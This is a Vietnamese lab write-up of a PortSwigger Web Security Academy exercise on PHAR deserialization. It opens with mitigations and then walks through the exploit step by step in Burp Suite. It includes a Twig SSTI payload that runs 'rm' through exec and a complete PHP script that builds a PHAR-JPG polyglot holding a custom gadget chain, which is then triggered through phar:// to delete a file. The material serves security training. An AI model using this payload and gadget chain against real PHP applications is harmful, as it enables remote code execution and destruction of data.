* **Giới hạn sử dụng giao thức phar://:** Cấu hình PHP để ngăn chặn giao thức phar:// trong các chức năng xử lý tệp có thể ngăn ngừa deserialization từ metadata PHAR.
* **Kiểm tra kỹ tệp tải lên:** Hạn chế hoặc loại bỏ quyền tải lên tệp PHAR. Ngoài ra, kiểm tra toàn bộ nội dung của tệp và không chỉ dựa vào phần mở rộng tệp có thể giúp ngăn chặn các tệp polyglot.
* **Sử dụng whitelist cho các phương thức xử lý tệp:** Giới hạn các phương thức tệp có thể gọi đến các tệp PHAR và thay thế các phương thức dễ bị khai thác như file\_exists() bằng các phương thức ít rủi ro hơn.
* **Cập nhật phần mềm thường xuyên**: Đảm bảo rằng các thư viện bên thứ ba, như Twig hoặc các thư viện liên quan đến PHP, luôn được cập nhật để vá các lỗ hổng bảo mật.


1. **Các bước thực hiện bài Lab**
   1. **Mục tiêu**

Mục tiêu của LAB là tận dụng PHAR deserialization để xóa tệp morale.txt trong thư mục của người dùng Carlos thông qua một chuỗi gadget tùy chỉnh (custom gadget chain).

* 1. **Thực hiện**

- Dùng Kali Linux để thực hiện bài lab

- Mở Burp Suite lên và click vào Open the Browse ở mục Proxy để Burp Suite kiểm soát các trang web của mình



- Tiến hành đăng nhập vô portswigger


- Truy cập vào bài lab muốn tiến hành

- Đăng nhập vào tài khoản của người dùng "wiener" để truy cập tính năng tải lên ảnh đại diện. Tính năng này chỉ chấp nhận ảnh JPG, điều này giúp phát hiện khả năng lợi dụng polyglot file.


- Ta sẽ tải trước 1 hình ảnh bất kì trên mạng về và đặt tên là anh1.jpg




- Sau đó Upload anh1.jpg đó lên trang web như ảnh dưới




- Để ý địa chỉ chỗ trang web




- Qua Burp Suite bắt đúng địa chỉ đó bên Site map trong mục Target, rồi chọn avatar.php trong thư mục cgi-bin, xong rồi “Sent to Repeater”





- Xóa “avatar.php” ở dòng 1 để truy cập vào thư mục /cgi-bin



- Ta sẽ truy cập vào mục Blog.php~ và CustomTemplate.php~

|  |  |
| --- | --- |
| Mã nguồn của  **/cgi-bin/CustomTemplate.php~ HTTP/2** | HTTP/2 200 OK  Content-Type: text/plain  Set-Cookie: session=CxWJddGXFywYPlcAfs9sdWgTWXJhuRkW; Secure; HttpOnly; SameSite=None  X-Frame-Options: SAMEORIGIN  Content-Length: 1091  <?php  class CustomTemplate {  private $template\_file\_path;  public function \_\_construct($template\_file\_path) {  $this->template\_file\_path = $template\_file\_path;  }  private function isTemplateLocked() {  return file\_exists($this->lockFilePath());  }  public function getTemplate() {  return file\_get\_contents($this->template\_file\_path);  }  public function saveTemplate($template) {  if (!isTemplateLocked()) {  if (file\_put\_contents($this->lockFilePath(), "") === false) {  throw new Exception("Could not write to " . $this->lockFilePath());  }  if (file\_put\_contents($this->template\_file\_path, $template) === false) {  throw new Exception("Could not write to " . $this->template\_file\_path);  }  }  }  function \_\_destruct() {  // Carlos thought this would be a good idea  @unlink($this->lockFilePath());  }  private function lockFilePath()  {  return 'templates/' . $this->template\_file\_path . '.lock';  }  }  ?> |
| Mã nguồn của  **/cgi-bin/Blog.php~ HTTP/2** | HTTP/2 200 OK  Content-Type: text/plain  Set-Cookie: session=h0TsUy1ANpeRjdmZOeEIehvOXagClLI0; Secure; HttpOnly; SameSite=None  X-Frame-Options: SAMEORIGIN  Content-Length: 628  <?php  require\_once('/usr/local/envs/php-twig-1.19/vendor/autoload.php');  class Blog {  public $user;  public $desc;  private $twig;  public function \_\_construct($user, $desc) {  $this->user = $user;  $this->desc = $desc;  }  public function \_\_toString() {  return $this->twig->render('index', ['user' => $this->user]);  }  public function \_\_wakeup() {  $loader = new Twig\_Loader\_Array([  'index' => $this->desc,  ]);  $this->twig = new Twig\_Environment($loader);  }  public function \_\_sleep() {  return ["user", "desc"];  }  }  ?> |


🡺 Nghiên cứu mã nguồn của Blog.php và CustomTemplate.php, nhận ra rằng thuộc tính lockFilePath trong lớp CustomTemplate sử dụng phương thức **file\_exists()**, đây là phương thức có thể kích hoạt deserialization khi sử dụng giao thức phar://.

🡺 Xác định rằng thuộc tính desc của lớp Blog có thể chứa mã mã hóa kịch bản phía server (SSTI).


- Xây dựng chuỗi gadget với desc của Blog chứa payload SSTI

|  |
| --- |
| '{{\_self.env.registerUndefinedFilterCallback("exec")}}{{\_self.env.getFilter("rm /home/carlos/morale.txt")}}' |


- Ta sẽ **$ git clone** [**https://github.com/kunte0/phar-jpg-polyglot.git**](https://github.com/kunte0/phar-jpg-polyglot.git) , như hình thì nó sẽ ra thư mục phar-jpg-polyglot



- Trong thư mục đó sẽ có như hình



- Ở đây ta sẽ xóa in.jpg và out.jpg có sẵn, ta sẽ copy anh1.jpg vừa dowload ở đầu bài qua để thực hiện lab 1 cách trực quan nhất, thì ta sẽ có như hình:



|  |  |
| --- | --- |
| **Giải thích file càn thiết:** | |
| **php.ini** | Mã này sẽ khởi động kho lưu trữ |
| **phar\_jpg\_polyglot.php** | Mã này chủ yếu nhằm mục đích khai thác lỗ hổng trong các ứng dụng PHP bằng cách tạo ra một tệp ảnh có thể thực thi mã độc, giúp kẻ tấn công có thể thực hiện các lệnh trên hệ thống mục tiêu. |

- Ta sẽ cấu hình lại **phar\_jpg\_polyglot.php** để nó áp dụng vô anh1.jpg chứ không phải là in.jpg như sau:

|  |
| --- |
| <?php  function generate\_base\_phar($o, $prefix){  global $tempname;  @unlink($tempname);  $phar = new Phar($tempname);  $phar->startBuffering();  $phar->addFromString("test.txt", "test");  $phar->setStub("$prefix<?php \_\_HALT\_COMPILER(); ?>");  $phar->setMetadata($o);  $phar->stopBuffering();    $basecontent = file\_get\_contents($tempname);  @unlink($tempname);  return $basecontent;  }  function generate\_polyglot($phar, $jpeg){  $phar = substr($phar, 6); // remove <?php dosent work with prefix  $len = strlen($phar) + 2; // fixed  $new = substr($jpeg, 0, 2) . "\xff\xfe" . chr(($len >> 8) & 0xff) . chr($len & 0xff) . $phar . substr($jpeg, 2);  $contents = substr($new, 0, 148) . " " . substr($new, 156);  // calc tar checksum  $chksum = 0;  for ($i=0; $i<512; $i++){  $chksum += ord(substr($contents, $i, 1));  }  // embed checksum  $oct = sprintf("%07o", $chksum);  $contents = substr($contents, 0, 148) . $oct . substr($contents, 155);  return $contents;  }  // pop exploit class  class CustomTemplate {  public $template\_file\_path;  }  class Blog {  public $desc;  public $user;  }  $object = new CustomTemplate;  $blog = new Blog;  $blog->desc = '{{\_self.env.registerUndefinedFilterCallback("exec")}}{{\_self.env.getFilter("rm /home/carlos/morale.txt")}}';  $blog->user = 'carlos';  $object->template\_file\_path = $blog;  // config for jpg  $tempname = 'temp.tar.phar'; // make it tar  $jpeg = file\_get\_contents('anh1.jpg');  $outfile = 'anh1\_sau.jpg';  $payload = $object;  $prefix = '';  var\_dump(serialize($object));  // make jpg  file\_put\_contents($outfile, generate\_polyglot(generate\_base\_phar($payload, $prefix), $jpeg)); |

**(\*\* Màu vàng là chỉnh sửa)**


**-** Chạy lệnh

**$ php -c php.ini phar\_jpg\_polyglot.php**


để chạy script phar\_jpg\_polyglot.php với một tệp cấu hình php.ini.




**-** Sau khi chạy lệnh thì **anh1\_sau.jpg** xuất hiện, file này chính là file mà ta sẽ upload lên web

****


**-** Tiến hành upload **anh1\_sau.jpg** lên web, vì do có lỗi nên phải truy cập lại web nên sẽ bị đổi phần đường dẫn ở url



- Vô chỗ Proxy 🡪 HTTP History 🡪 Filter settings và click hết chỗ Filter byt MIME type như hình 🡪 Apply




**-** Bắt đúng như hình rồi “Sent to Repeater”




- Sử dụng Burp Repeater, gửi yêu cầu để gọi đến avatar với giao thức phar://

🡺Yêu cầu này sẽ giải tuần tự metadata chứa chuỗi gadget và thực thi mã trong tệp PHAR, dẫn đến xóa tệp morale.txt trong thư mục của Carlos.



**-** Quay lại trang web, Lab đã được giải quyết



* 1. **Kết quả**

Cuối cùng, yêu cầu đã giải tuần tự tệp PHAR và thực thi chuỗi gadget chứa mã SSTI, xóa thành công tệp morale.txt của Carlos.